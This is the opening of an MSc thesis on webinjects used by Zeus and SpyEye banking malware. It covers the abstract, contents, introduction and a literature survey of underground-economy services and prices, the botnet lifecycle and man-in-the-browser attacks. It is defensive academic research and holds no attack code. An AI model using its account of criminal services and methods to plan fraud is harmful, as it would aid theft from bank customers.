

# AN EXPLORATION INTO THE USE OF WEBINJECTS BY FINANCIAL MALWARE

Submitted in partial fulfilment of the requirements of the degree of

MASTER OF SCIENCES

of Rhodes University

Jock Ingram Forrester

*Grahamstown, South Africa*

January 2014

## **Abstract**

As the number of computing devices connected to the Internet increases and the Internet itself becomes more pervasive, so does the opportunity for criminals to use these devices in cybercrimes. Supporting the increase in cybercrime is the growth and maturity of the digital underground economy with strong links to its more visible and physical counterpart. The digital underground economy provides software and related services to equip the entrepreneurial cybercriminal with the appropriate skills and required tools.

Financial malware, particularly the capability for injection of code into web browsers, has become one of the more profitable cybercrime tool sets due to its versatility and adaptability when targeting clients of institutions with an online presence, both in and outside of the financial industry. There are numerous families of financial malware available for use, with perhaps the most prevalent being Zeus and SpyEye. Criminals create (or purchase) and grow botnets of computing devices infected with financial malware that has been configured to attack clients of certain websites.

In the research data set there are 483 configuration files containing approximately 40 000 webinjects that were captured from various financial malware botnets between October 2010 and June 2012. They were processed and analysed to determine the methods used by criminals to defraud either the user of the computing device, or the institution of which the user is a client. The configuration files contain the injection code that is executed in the web browser to create a surrogate interface, which is then used by the criminal to interact with the user and institution in order to commit fraud.

Demographics on the captured data set are presented and case studies are documented based on the various methods used to defraud and bypass financial security controls across multiple industries. The case studies cover techniques used in social engineering, bypassing security controls and automated transfers.

## **Acknowledgements**

To my wonderful wife, thank you. We have had a tumultuous time over the period it has taken for this degree to be earned, expanding our family and experiencing what must be more than our fair share of challenges. I cannot remember the number of hospital stays, veterinarian visits, number of fights with insurance and medical aids, the number of cars written off or amount spent on medicine and doctors; what I do remember though is that we did this together and are stronger for it.

To my mate Jack at Geneva Partners: without your support and that of Trusteer, this thesis would have been a non-starter. Many a crate of home-brewed beer and fillets of venison on the braai are owed. Megamind, err Amit, thank you for your support of this research and the sharing of your knowledge on malware.

To the team at MWR InfoSecurity: thanks for helping me confirm that my managerial interpretation of the code is actually technically valid. More home-brewed beer will be on its way once this thesis is accepted.

Zunaid and Abid, thank you for your support and sponsorship in this endeavour and through the challenges and obstacles that my family and I went through in the time taken to complete this degree.

To Barry, my supervisor, second time lucky. Shot.

# Contents

PART ONE .....	1
1 INTRODUCTION .....	2
1.1 <i>Problem Statement</i> .....	3
1.2 <i>Research Objectives</i> .....	4
1.2.1 Limit of Scope .....	4
1.3 <i>Research Method</i> .....	4
1.4 <i>Document Conventions</i> .....	4
1.5 <i>Document Structure</i> .....	5
2 LITERATURE SURVEY .....	7
2.1 <i>Introduction</i> .....	7
2.2 <i>Cybercrime</i> .....	8
2.2.1 Financial Malware as a Key Enabler .....	8
2.2.2 Revenue .....	8
2.3 <i>Underground Economy</i> .....	9
2.3.1 Underground Services .....	10
2.4 <i>Identity Theft</i> .....	12
2.5 <i>Botnets</i> .....	12
2.5.1 Botnet Components .....	13
2.5.2 Botnet Lifecycle .....	13
2.6 <i>Financial Malware</i> .....	15
2.7 <i>Overview of the Zeus and SpyEye Financial Malware</i> .....	17
2.7.1 The Builder .....	17
2.7.2 The Administrative Console .....	19
2.7.3 Configuration Files .....	19
2.8 <i>Webinjection</i> .....	20
2.9 <i>Mobile Device Malware</i> .....	23
2.10 <i>Summary</i> .....	23

3	DATA COLLECTION .....	25
3.1	<i>Introduction</i> .....	25
3.2	<i>Data Set</i> .....	25
3.3	<i>Processing</i> .....	30
3.4	<i>Samples</i> .....	32
3.4.1	Zeus v2 Financial Malware.....	32
3.4.2	Citadel v1 Financial Malware.....	34
3.4.3	SpyEye v1 Financial Malware .....	35
3.5	<i>Analysis</i> .....	36
3.5.1	Analysis Tool.....	36
3.5.2	Organisation, Industry and Country .....	37
3.6	<i>Case Study Identification</i> .....	38
3.6.1	Caveats .....	39
3.7	<i>Summary</i> .....	40
PART TWO .....		41
4	SOCIAL ENGINEERING .....	42
4.1	<i>Introduction</i> .....	42
4.2	<i>Facebook donations</i> .....	43
4.3	<i>URS Investment Fund</i> .....	46
4.3.1	Creating Awareness .....	46
4.3.2	Making The Sale.....	49
4.3.3	Assuring Trust.....	58
4.4	<i>Summary</i> .....	60
5	BYPASSING SECURITY CONTROLS .....	62
5.1	<i>Introduction</i> .....	62
5.2	<i>Bypassing Something That You Know</i> .....	62
5.2.1	Security Images / SiteKey.....	63
5.2.2	Knowledge-Based Authentication Questions.....	65
5.3	<i>Bypassing Something That You Have</i> .....	69
5.3.1	SMS Out of Band Authentication .....	69
5.3.2	Transaction Authentication Numbers .....	73
5.3.3	One Time PIN .....	75
5.3.4	Endpoint Device Profiling.....	80
5.4	<i>Summary</i> .....	82
6	AUTOMATED TRANSFERS.....	84
6.1	<i>Introduction</i> .....	84
6.2	<i>Barclays Automated Transfer</i> .....	84
6.2.1	Information Storage .....	85
6.2.2	Distracting The Victim.....	86

6.2.3	Intra-Account Transfer .....	86
6.2.4	External Transfer .....	87
6.2.5	False Balances .....	88
6.3	<i>Summary</i> .....	88
7	WEBINJECTS OF INTEREST .....	90
7.1	<i>Introduction</i> .....	90
7.2	<i>Click Fraud</i> .....	90
7.3	<i>Digital Currency</i> .....	92
7.4	<i>Gunbroker.com</i> .....	94
7.5	<i>Navy Federal Credit Union</i> .....	96
7.6	<i>Verified by Visa and MasterCard SecureCode</i> .....	100
7.7	<i>Internet Banking Software</i> .....	102
7.8	<i>Summary</i> .....	106
PART THREE.....		107
8	CONCLUSION .....	108
8.1	<i>Introduction</i> .....	108
8.2	<i>Review</i> .....	108
8.3	<i>Research Objectives</i> .....	109
8.4	<i>Considerations and Future Work</i> .....	110
8.5	<i>In Closing</i> .....	111
REFERENCES .....		113
APPENDIXES .....		119
<i>A: Industry Descriptions</i> .....		119
<i>B: Device Endpoint Profiling</i> .....		121
<i>C: Electronic Appendix Index</i> .....		123
GLOSSARY .....		125

# List of Code Listings

Listing 2-1: Sample SpyEye Webinject Extracted from Configuration File .....	21
Listing 3-1: Native SpyEye Webinject Configuration File.....	32
Listing 3-2: Zeus v2 Webinject Configuration File .....	34
Listing 3-3: Citadel v1 Financial Malware .....	35
Listing 3-4: SpyEye v1 Financial Malware .....	36
Listing 3-5: Splunk Search Query Example .....	37
Listing 3-6: Splunk <i>spath</i> Query Example for Zeus and Derivatives .....	37
Listing 4-1: Facebook English Donation Request .....	45
Listing 4-2: Facebook Credit Card Number Validation .....	45
Listing 4-3: Facebook Form Post Location .....	46
Listing 4-4: URS Advertisement Banner .....	47
Listing 4-5: Alleged BOA Endorsement.....	50
Listing 4-6: BOA Endorsement URL .....	50
Listing 4-7: Yahoo Endorsement URL .....	51
Listing 4-8: Citibank Endorsement URL.....	51
Listing 4-9: Alleged Citibank Endorsement .....	52
Listing 4-10: Search Results URLs.....	53
Listing 4-11: Legitimate Search Results URL.....	54
Listing 4-12: Manipulating Search Results.....	55

Listing 4-13: BBB Injection URL.....	56
Listing 4-14: URS Investment Fund BBB Entry .....	58
Listing 4-15: Wells Fargo Secure Site .....	59
Listing 4-16: Trustwave Assertion.....	59
Listing 4-17: VeriSign Assertion .....	60
Listing 5-1: Bankmecu Webinjection Code.....	64
Listing 5-2: Bank of America Injection .....	66
Listing 5-3: Halifax.....	69
Listing 5-4: SMS Bypass .....	72
Listing 5-5: TAN Bypass .....	75
Listing 5-6: Barclays PINSEntry .....	80
Listing 5-7: Device Attributes .....	81
Listing 6-1: Barclays Automated Transfer Webinject Code.....	85
Listing 6-2: Information Storage .....	86
Listing 6-3: Distracting the Victim.....	86
Listing 6-4: Intra-Account Transfer.....	87
Listing 6-5: External Transfer.....	88
Listing 6-6: False Balances .....	88
Listing 7-1: Click Fraud Injection Attack.....	91
Listing 7-2: e-gold Website Code .....	93
Listing 7-3: e-gold Webinject .....	93
Listing 7-4: Gunbroker.com Age Validation .....	96
Listing 7-5: NFCU Blank Injects .....	97
Listing 7-6: NFCU Credit Card Data.....	98
Listing 7-7: NFCU Verified by Visa / MasterCard SecureCode .....	100
Listing 7-8: Reused Webinject Code .....	102



Listing 7-9: First Hawaiian Bank.....104  
Listing 7-10: First Hawaiian Bank – Compromised Credentials.....105

# List of Figures

Figure 2-1: Lifecycle of a Botnet (Rodriguez-Gómez et al., 2011).....	14
Figure 2-2: SpyEye Builder v1.2 .....	18
Figure 2-3: MitB Attack – Information Harvesting.....	20
Figure 2-4: MitB Attack – Webinjection.....	20
Figure 2-5: Post Webinjection of Code .....	22
Figure 2-6: Prior to Webinjection of Code .....	22
Figure 3-1: Malware Variants.....	26
Figure 3-2: Data Period (Oct 2010 to Jul 2012) .....	27
Figure 3-3: Targeted Organisation by Country.....	28
Figure 3-4: Targeted Organisations by Industry Type.....	29
Figure 3-5: Top Ten Countries Targeted .....	30
Figure 4-1: English Citadel Facebook Donation (Shafir, 2012b).....	44
Figure 4-2: Italian Citadel Facebook Donation (Shafir, 2012b).....	44
Figure 4-3: English Citadel Facebook Credit Card Details (Shafir, 2012b).....	44
Figure 4-4: Google URS Advertisement Banner (Shafir, 2011).....	47
Figure 4-5: Bing URS Advertisement Banner (Shafir, 2011).....	47
Figure 4-6: Yahoo Search Results Screenshot.....	54
Figure 4-7: Legitimate Citi Bank BBB Review Webpage.....	57
Figure 5-1: Bankmecu Website with Injected Code .....	64

Figure 5-2: Bank of America Modified Site .....	67
Figure 5-3: Halifax Modified Site.....	68
Figure 5-4: SMS Bypass, Part One .....	71
Figure 5-5: SMS Bypass Part Two .....	72
Figure 5-6: Sample TAN Grid and List .....	73
Figure 5-7: TAN Bypass.....	74
Figure 5-8: TAN Grid Capture webinject.....	75
Figure 5-9: Barclays Login, Step One .....	77
Figure 5-10: Barclays Login Step Two.....	77
Figure 5-11: Barclays Login Step, with PINsentry.....	78
Figure 5-12: Barclays Step Three .....	79
Figure 7-1: Original e-gold Site.....	94
Figure 7-2: Attacked e-gold Site.....	94
Figure 7-3: Gunbroker.com Age Validation .....	95
Figure 7-4: NFCU Credit Card Data.....	98
Figure 7-5: NFCU Verified by Visa / MasterCard SecureCode .....	99
Figure 7-6: First Hawaiian Bank.....	104
Figure 7-7: First Hawaiian Bank – Executed JavaScript Code.....	105
Figure 7-8: First Hawaiian Bank – Intercepted traffic.....	105

# List of Tables

Table 3-1: Top Five Industries.....	30
Table 3-2: Sample URL / Organisation / Country Mapping.....	38
Table 4-1: Organisations Used to Promote the URS Investment Fund .....	48
Table 4-2: Search Keywords.....	53
Table 5-1: Sample Customer and Device Attributes .....	81
Table 7-1: Banking Software .....	103

# **PART ONE**

## **INTRODUCTION**

# 1

## INTRODUCTION

The wide spread adoption of the Internet has enabled consumers to interact and transact without having to be physically present at an institution's premises. In order to transact on the Internet at the institution's online presence, credentials are used to identify and authenticate the customer (Granova & Eloff, 2004). One of the major risks as a result of a virtual service offering is the use of the customer's credentials by an imposter for fraudulent purposes.

Malware is a general term used to describe software with malicious intent (Sharp, 2009). Financial malware is the term used to describe malicious software that has the ability to target and steal the authentication credentials of online banking customers, credit card information as well as personal information. As such any personal information that can be used to commit or support identity based crimes, or has a black market value is in scope for capture by financial malware (Ben-Itzhak, 2007).

Financial malware is typically used in the form of a botnet, which can be described as a private communication infrastructure that is used for malicious purposes (Sharp, 2009). The nodes of the botnet are infected with malware that the botmaster has either purchased or developed. Botnets provide a low risk, versatile and potentially high profit tool for digital crime (Markoff, 2007) and due to this are a key enabler for digital crime (Plohmann, 2012).

Through the use of the ability to insert code into targeted websites when rendered in the client's browser (webinjection), financial malware is highly customisable in order

to uniquely attack a particular target. This affords the attacker the opportunity to consider, evaluate and defeat the security controls of a particular target by specifically crafting the attack to either leverage potential technical deficiencies or to use social engineering tactics to manipulate the victim into defeating the security controls on behalf of the attacker (Ben-Itzhak, 2007).

## **1.1 PROBLEM STATEMENT**

In McAfee's research report "Dissecting Operation High Roller", Marcus & Sherstobitoff (2012) began to explore the potential for cybercrime of financial malware, however the data on which the research is based has been available in specialist commercial anti-cybercrime organisations such as Trusteer for a substantial amount of time prior to McAfee's research paper, as evidenced by Klein (2012a). The particular sample, on which McAfee's research paper is based, is in the research data set approximately six months prior to the date of publication. In addition, within the research data set, there are several automated transfer capable webinject configurations dating eighteen months before the publication of the McAfee research report.

Contemporary research, as summarised by Silva et al., (2012), on financial malware is focused on the command and control (C&C) mechanisms, architecture of botnets, and potential mechanisms to detect and take action against botnets. Little focus is applied to the webinject configuration code that is employed. More commonly, only a passing comment on how code is injected is included in the literature, such as the detailed and authoritative review of Zeus financial malware performed by Binsalleeh et al., (2010).

Webinjection, as employed by financial malware, is the injection of the attacker's code into the legitimate website of the target the victim is browsing. Webinjection is explained in detail in chapter 2.8.

Little information is publicly available on the tactics employed by a financial malware botnet's use of code injection. This may be due to the webinject configuration files themselves being, typically, only available to commercial organisations providing defensive services or those institutions that are being targeted. Both have a vested interest in retaining this intellectual property either for competitive advantage or to preserve the confidence level of their online service offerings.

To summarise: contemporary research suggests that webinject functionality as found in financial botnets is well known and often mentioned. The capability, however, of webinjects is not known outside of select commercial organisations. This research aims to answer the question: “How are webinjects used by financial malware?”

## **1.2 RESEARCH OBJECTIVES**

This research has been conducted with the following three objectives in mind:

- Provide an insight into the capability of webinject attacks through analysis of the code that is injected into the target organisation’s website.
- Document the approaches employed to bypass security controls typically employed against online banking services.
- Review the process as implemented by webinjects to execute automated transfers, real time exploitation of compromised credentials and social engineering tactics.

### **1.2.1 LIMIT OF SCOPE**

The research focuses specifically on the use of webinjection by financial malware in support of cybercrime. Additional topics related to botnets and financial malware such as infection, distribution, command and control mechanisms, other capabilities of financial malware and comparisons of financial malware functionality are out of scope. Where these topics are covered, it is for the benefit of the reader in terms of providing background information.

## **1.3 RESEARCH METHOD**

This research revolves around the identification, review and documentation of the approaches employed by webinject attacks against institutions and their clients. This is achieved through the identification of case studies from the webinject configuration files within the research data set. Case studies were identified based on either the target of the webinject or on keywords within the code that is injected.

## **1.4 DOCUMENT CONVENTIONS**

Within the document, as a general rule, the terms attacker, botmaster, cybercriminal, criminal and operator should be considered to be interchangeable. Likewise should



the terms victim and client. The term target refers to the institution against which the webinject is configured.

Similarly, the terms desktop, computer, workstation, device and end point all refer to the victim's computer through which they use an Internet browser and access web sites.

Line numbers are used in listings that present a sample of webinject code for ease of reference. The complete webinject code for the listing is available in the electronic appendix. Appendix C contains an index of the webinject code listings. All references to currency are in US Dollars (USD) unless otherwise mentioned.

## **1.5 DOCUMENT STRUCTURE**

This document comprises of three parts, structured as follows:

**Part One** – Contains the introductory material as well as details on the data set utilised in the research.

- Chapter two provides an introduction into cybercrime, financial malware related services and revenue streams within the underground economy, an overview of a botnet and webinjects as employed by financial malware.
- Chapter three discusses the data set used for this research and provides information on the financial malware in scope, the institutions and countries targeted by the captured webinject configurations.

**Part Two** – Contains the bulk of the research in the form of case studies to demonstrate the capabilities of webinjects as implemented by financial malware.

- Chapter four examines two case studies on the methods used to implement social engineering techniques to defraud the victim.
- Chapter five documents the approaches used to bypass typical security controls employed in online banking of retail banking service offerings.
- Chapter six analyses a method employed to execute automated transfers against retail online banking service offerings.
- Chapter seven reviews several approaches against retail online banking service offerings, commercial off the shelf online banking software platforms, an online auction website, digital currency and online advertising.

**Part Three** – Returns to the key objectives of the research and evaluates the effectiveness of webinjects employed through financial malware in generating potential illicit revenue for the attacker.

- Chapter eight summarises and concludes the research as well as providing potential topics for future work.

# 2

## LITERATURE SURVEY

### 2.1 INTRODUCTION

Webinject attacks performed against the websites of institutions, and in particular, financial institutions, are typically executed with the purpose of enriching the owner of the financial malware botnet. The webinject attack enables the owner to either execute financial transactions or harvest information that carries a value in the underground economy.

This chapter surveys available literature related to cybercrime, the underground economy and financial malware. The intent of the chapter is to provide a cursory overview of cybercrime, the underground economy and services related to financial malware. The methods employed by webinject attacks are the core focus of this research and as such an in depth review of financial malware and webinject attacks is provided.

The survey focuses primarily on the Zeus and SpyEye financial malware families due to the prevalence of the two families within the data set obtained for the research. For more information on the data set used in this research, please refer to chapter three.

The survey will first cover cybercrime and the enabling role of financial malware therein. Thereafter the underground economy is defined and available services are briefly documented. Botnets, with a focus on those created by financial malware, are expanded upon and an overview of the Zeus and SpyEye financial malware families is provided. Lastly, the process of webinjection as employed by financial malware is explained.

## **2.2 CYBERCRIME**

There is consensus in available literature, as highlighted by Cagnin, et al., (2013) and Lusthaus (2013), that organised crime is pioneering the use of technology for cybercrime by using revenue from more traditional sources to fund the investment in the development of cybercrime capabilities. The enablement and value of the investment in digital crime is fuelled by a potential disparity within many judicial systems (Lesk, 2011). As an example, the criminals who stole over \$10 million from the WorldPay System and Royal Bank of Scotland where found guilty, yet only received suspended sentences whereas those convicted of more ordinary theft of physical property (\$50 000) served prison time (Leyden, 2010).

Digital crime, more commonly known as cybercrime, is any crime that is “facilitated or committed using a computer, network or hardware device” (Gordon & Ford, pg 14, 2006). It displays many facets and occurs in a wide variety of use cases and environments.

The computer, or device, may be used to perpetrate the crime whereas its user or owner is the victim of the crime (Gordon & Ford, 2006). Digital crime can range from where technology is crucial for the execution of the attack, eg: Distributed Denial of Service (DDoS) Attacks, or where it is merely a mechanism for interaction to execute the crime such as in the case of harassment on social networks (Gordon & Ford, 2006).

### **2.2.1 FINANCIAL MALWARE AS A KEY ENABLER**

Malicious software (such as Zeus or SpyEye) is a key enabler of digital crime, as it facilitates the transition of traditional physical world crime to the digital world, paralleling the increase in Internet use and the growth of the online economy (Holt, 2012). Malicious software is often used to create botnets, which are networks of compromised computers, and which provide a flexible toolset to perform any number of illegal activities that potentially provide significant returns with very little risk of being caught and prosecuted (Plohmann, 2012).

### **2.2.2 REVENUE**

The ZeroAccess botnet specialised in bitcoin mining and click fraud, and is alleged to have earned the botnet’s owners up to one hundred thousand dollars per day (Wyke,

2012a). Click fraud abuses pay per click advertising in order to generate revenue. The owner of the botnet is established as an affiliate of an advertising network and earns a fee for each advertisement clicked on. The botnet is used to boost the number of clicks, thereby increasing revenue (Jakobsson et al., 2006; Wyke, 2012a)

Valid mail accounts from popular email domains such as Yandex.ru, Rambler.ru and Mail.ru range in value from \$16 to \$97. Valid user accounts on popular Russian social networking such as Vkontakte and Odnoklassniki can be sold from \$97 to more than \$350 per account (Reporter, 2012).

Online Banking credentials (depending on the bank, country and the available balance) are typically sold for between 3% and 5% of the account balance (Erasmus, 2009). Alternatively, the credentials are utilised by the botnet operator with the aid of mule accounts, thereby allowing the attacker a higher percentage income. Though there is a service charge levied by the provider of the mule account (usually between 50-60% of the deposited value) (Team Cymru, 2006; Shulman, 2010; Sood et al., 2013).

Stolen credit card information ranges in price from \$1 to \$25 dependent on the card type and the allocated credit line (Shulman, 2010) whereas freshly acquired card details can be worth up to \$45 per card (Ablon et al, 2014). Availability of the financial value of commodities traded in the underground economy is generally scarce within the published academic literature given the secluded nature of the underground economy.

### **2.3 UNDERGROUND ECONOMY**

The underground economy is akin to a traditional black market for goods and services, though it operates entirely online on various Internet forums, and is an active stakeholder in botnets and cybercrime associated with the use of botnets. Information harvested from botnets is actively traded in underground markets, including credit card information online banking credentials and financial accounts (Chen & Mielke, 2008).

The underground economy has moved from a loose grouping of individuals or groups performing functions that enable digital crime, to a more commercially-focused services-orientated model (Holt, 2012). Services are offered on a once-off fee basis,

as a percentage of revenue generated, or even as ongoing support and maintenance contracts (Sood & Enbody, 2013). Software created in the underground economy, and the various optional plugin components, have become subject to complex licensing models with enforcement that is modelled on and perhaps supersedes Microsoft's own licence key model (Bradbury, 2010).

It is proposed by Team Cymru (2006) that even criminals of average intelligence can avail themselves of the information and services available in the underground economy to make a handsome living that far exceeds what they would be able to earn in the physical world.

According to the International Telecommunication Union (ITU) (Bauer et al., 2008), botnet activity in one form or another is responsible for significant financial losses. It estimates that in 2006 the financial effects of malware range directly and indirectly from US\$ 13.6 billion to US\$ 67.2 billion. Self-reported numbers for the same time period are vastly different, reflecting losses in the region of 336 million dollars (Team Cymru, 2006).

The actual cost of digital crime is hard to measure and, at best, only estimates are available for use. These estimates range from several hundred million dollars to one trillion dollars (Lesk, 2011) globally. As an example of this, the United Kingdom government estimates that the country lost approximately £27 billion to digital criminal activity in 2011 (BBC News, 2011).

### **2.3.1 UNDERGROUND SERVICES**

A research paper released by security product vendor Trend Micro presents an overview of the services (and associated costs) provided by the Russian underground economy. The services offered cover everything required by a would-be cybercriminal to create and manage a botnet, from set up through rental of exploit packs and leasing the infrastructure required to host C&C servers, to the onward sale of the information harvested from the botnet or even the option to lease the botnet for income (Goncharov, 2012).

Pay per install (PPI) services play a key role by providing a means for attackers to outsource the global distribution of their malware (Caballero et al., 2011). The infection process is expanded in more detail in chapter 2.5.2. PPI services range from \$300-\$550 per 1000 downloads to \$100 depending on the geographic region that the

malicious software is downloaded into. As an example, 1000 downloads to Australia will cost between \$300 and \$550, whilst a mixed download to an European region will cost \$80 (Goncharov, 2012; Sood & Enbody, 2013).

There are numerous resources in the underground economy that provide specialist programming services ranging from miscellaneous development to specialist webinjection development for financial malware, custom Trojans and development of fake programs. The pricing of these services is dependent on the complexity of the task and ranges from \$15 for a fake program designed to lure victims to execute the file to \$100 for webinjection development and \$1300 for writing an automated online banking transaction malware (Goncharov, 2012).

Webinject packs are available that offer a wide range of functionality. Prices range from \$15 to \$20 for a bulk file of around 19Mb to a \$3000 dollar customised webinject attack for an online banking platform. One is also able to buy a bulk pack of webinjects for a particular region: a UK webinject pack is \$800 and one for the US is approximately \$740 (Klein, 2011a).

The cost of phishing using unverified data is in the region of \$10 per 1 million emails sent, whereas using a validated email database is at \$500 per 1 million emails sent. Targeted phishing to specific Internet domains such as yandex.ru or yahoo.com are in the region of \$500 per one hundred thousand emails sent (Team Cymru, 2006; Shulman, 2010).

Whilst botnets are rarely traded in the underground economy due to the fact that the botmaster will make more money from renting out the botnet, or selling the information gathered than from an outright sale, it does happen on occasion. A botnet with 2000 bots (depending on malware family and location of the bots) sells for around \$200 (Klein, 2011a).

There are however numerous service providers to assist in the setting up, consulting and maintenance of financial malware botnets (Czosseck et al., 2011; Silva et al., 2012). For example, it will cost \$300 for Zeus malicious files and administration components and an extra \$100 to be set up on your hosting platform. Additional consulting is available at \$30 per hour.

Extracting physical cash from the underground economy is in many ways the riskiest of the activities that will be performed. Due to the risk, cashiers often charge as much

as 60% of the value of the cash being collected as their fee, with the average being around the 50% mark (Team Cymru, 2006).

The underground is also a valuable source of information for attackers in that there are guides and tutorials available on numerous topics covering how to establish botnets, write custom webinjects and bypass fraud detection engines. In one example found, the tutorial provided guidance on how to make it appear that the attack is using multiple devices to connect to the victim i.e.: making it appear as if the connections are coming from different browsers and operating systems (Klein, 2012b).

## **2.4 IDENTITY THEFT**

Considering the volume of information about individuals that is freely available on the Internet, identity theft is easier to perform using digital methods, rather than physical methods (such as dumpster-diving). Identity theft is also a prime candidate for enablement via a digital tool set, such as malware specialising in information harvesting (Aimeur & Schonfeld, 2011). Identity theft displays three distinct phases: initially there is the acquisition of personal information; thereafter, the information is enriched and/or sold in underground markets; and finally the stolen information is used to commit fraud (Aimeur & Schonfeld, 2011). Financial malware enables the first phase of identity theft by providing a versatile toolset to capture information using several methods, such as key logging, screenshot capture, and webinjects (Binsalleeh et al., 2010).

## **2.5 BOTNETS**

In their paper entitled “*Botnets: A Survey*”, Silva et al., (2012) explain that botnets are a network of machines that are infected with malware and under the control of an attacker, also more commonly referred to as a botmaster or bot herder. Botnets have become a strategic asset for digital crime (Chen & Mielke, 2008). Infected populations span commercial, residential and, on occasion, government and military desktops. The primary goal of a botnet is one of, or a combination of, the following: information dispersion, information harvesting and information processing (Grizzard et al., 2007).



The focus of this body of work is the use of botnets, in particular financial malware, for information harvesting for use in credit card fraud, fraudulent online banking transactions and identity theft.

Silva et al., (2012) believe that approximately 16 to 25% of the computers connected to the Internet are a member of an instance of a botnet. Anecdotally, it is believed that the Rustock botnet comprised over 1 million bots and at one point in time was responsible for a large portion of the spam messages being sent on the Internet (Krebs, 2013). The ZeroAccess botnet consisted of more than 1 million infected machines in 2012 (Wyke, 2012b).

The primary purpose of a botnet as distilled by Silva et al., pg 3, (2012) is “for the controlling criminal, group of criminals or organised crime syndicate to use hijacked computers for fraudulent online activity”. Botnets are an attractive mechanism for perpetrating online fraud as after the initial investment in a (new or existing) botnet, the marginal cost of running a botnet is relatively low (Shulman, 2010; Czosseck et al., 2011).

### **2.5.1 BOTNET COMPONENTS**

A botnet is composed of several components and although the individual implementations may vary according to the malware family, the basic concepts remain consistent (Silva et al., 2012). Loosely, a botnet comprises infected machines (“bots”), and one or more C&C servers that the botmaster uses to communicate with and command the bots.


Additionally, depending on the malware family, there may be one or more drop points that the bots use to deposit harvested information (Binsalleeh et al., 2010; Silva et al., 2012). The malware executable file is built by the botmaster using a builder program, (Binsalleeh et al., 2010). The builder program and the associated configuration files are expanded upon in chapter 2.7.

### **2.5.2 BOTNET LIFECYCLE**

The lifecycle of a bot within a botnet can be broken down into 5 distinct phases (Rodriguez-Gómez et al., 2011; Silva et al., 2012) namely: Infection, Injection, Rallying, Attack and Maintenance. The lifecycle is depicted visually in Figure 2-1 and each phase is expanded upon below.

## Phase 1: Infection

Malware is typically deployed through the use of PPI services available within the underground economy. Infection lies at the heart of the use of botnets for digital crime; without infected hosts, the investment made by the attacker is worthless (Caballero et al., 2011; Rodriguez-Gómez et al., 2011). The use of a PPI service enables the attacker to focus on the specific regions in which the target institutions are located.



**Figure 2-1: Lifecycle of a Botnet** (Rodriguez-Gómez et al., 2011)

PPI services can be described as the downloading and execution of a file on the target host's computer by compromised web servers hosting exploit packs, fake software and other mechanisms. The customer (botnet owner) provides the PPI service provider with the malicious file for distribution. The PPI service then conducts, or has already initiated, deployment of the downloader, a program that retrieves and runs the customer's executable file(s) upon installation, onto vulnerable devices.

PPI service providers may make use of affiliates in order to expand their market reach the better to provide their customers with the regional infection that they require (Caballero et al., 2011). The customer is then billed for the number of actual downloads (retroactively) or the customer purchases a prepaid bundle that entitles them to a number of downloads, usually measured per 1000 downloads (Sood et al., 2013).

## Phase 2: Connection and Communication

In the second phase, the infected machine makes contact with one or more of the botnet's C&C servers in order to receive instructions on which functions to perform

against which targets. It is likely that the post-installation updates and the connection phase may occur at the same time, should the additional binary files and configurations be hosted on the same server. It is at this point that the infected host now becomes a member of the botnet and is under the botnet master's control (Rodriguez-Gómez et al., 2011; Silva et al., 2012).

### **Phase 3: Attack**

The majority of the scope of this research resides in the third phase of a botnet's lifecycle, which is to perform the attacks received through the C&C server, as instructed by the botmaster. This phase, in the end, is the primary purpose of the botnet and the phase during which the botmaster performs a service or act that generates revenue, or collects stock (information) for use or sale at a later date. It is during this phase that the bots execute any one (or more) of the attacks under the categories of information processing, dispersion or harvesting (Rodriguez-Gómez et al., 2011; Silva et al., 2012).

### **Phase 4: Maintenance**

The final phase of the botnet lifecycle is that of maintenance. It is characterised by the transmission of updates to the various malware components, attack instructions and configurations. Maintenance is important if the botmaster wants to be able to retain the hosts that are already infected, expand on the services and / or attack targets, or change the C&C server. Executable updates are also required on a regular basis along with C&C server changes in order to avoid detection by antivirus and network monitoring applications intended to detect botnet behaviour (Rodriguez-Gómez et al., 2011; Silva et al., 2012).

## **2.6 FINANCIAL MALWARE**

The Zeus financial malware was first used in 2006 to intercept online banking credentials and was available for purchase for several thousand dollars. In mid-2011, a direct competitor to Zeus was launched: SpyEye (Midha, 2012). Since its first detection, it is estimated that Zeus has caused damages of more than \$100 million (Riccardi et al., 2012). Zeus and related financial malware platforms remain successful and a tool of choice for digital criminals due to the low detection rate of

the malware by antivirus vendors and other preventative security toolsets (such as intrusion detection systems) (Riccardi et al., 2010, 2012).

There are several reasons for the low detection rate of the malware, especially when compared to traditional viruses and worms. It is important to remember that there is not one single instance of a financial malware botnet; rather, numerous instances of botnets under the control of numerous cyber criminals using a plethora of different software versions, each being uniquely built and obfuscated to prevent detection. This is particularly pertinent since the source code for Zeus was leaked in March 2011 since then it is freely available for use (Binsalleeh et al., 2010). In addition to the multitude of versions and operators, as well as the obfuscation techniques employed, the communications between the ever changing drop points and C&C servers are also encrypted (Binsalleeh et al., 2010; Riccardi et al., 2012).

Should an executable file of an instance of a botnet be captured by an antivirus company (or other antimalware service), only information related to that specific botnet will be disclosed and any signatures created are specific to that botnet. Constant maintenance of the botnet, issuing of re-obfuscated executable and configuration files and shifting of C&C servers and drop points will make the on-going detection of the particular botnet challenging, if not pointless (Riccardi et al., 2010, 2012).

Current financial malware builds on the concept of the classic man in the middle (MitM) attack, by not only being able to attack the information flow between two parties, but also being able to interfere with the security controls that are now common place on ecommerce and online banking websites. In order to be able to tamper with the security controls, the financial malware resides within the client's Internet browser, as this allows the attack an unprecedented access to tamper with the data flows. This is termed a Man in the Browser (MitB) attack (Bin et al., 2012).

MitB attacks bypass the security controls implemented to prevent MitM attacks, such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS), by being able to interact with the data flow after the secure connection has been established. In order to do this, the malware must reside in the application with which the secure session has been established. In the case of financial malware, this is with the client's Internet browser (Bin et al., 2012).

The Zeus and SpyEye financial malware are largely similar in the way that the malware is configured, deployed, updated and in the manner in which they provide an attack platform. It is the content of the webinject that alters the target webpage to provide a customised attack against the site and the client. The malware acts as a platform to deliver the customised attack.

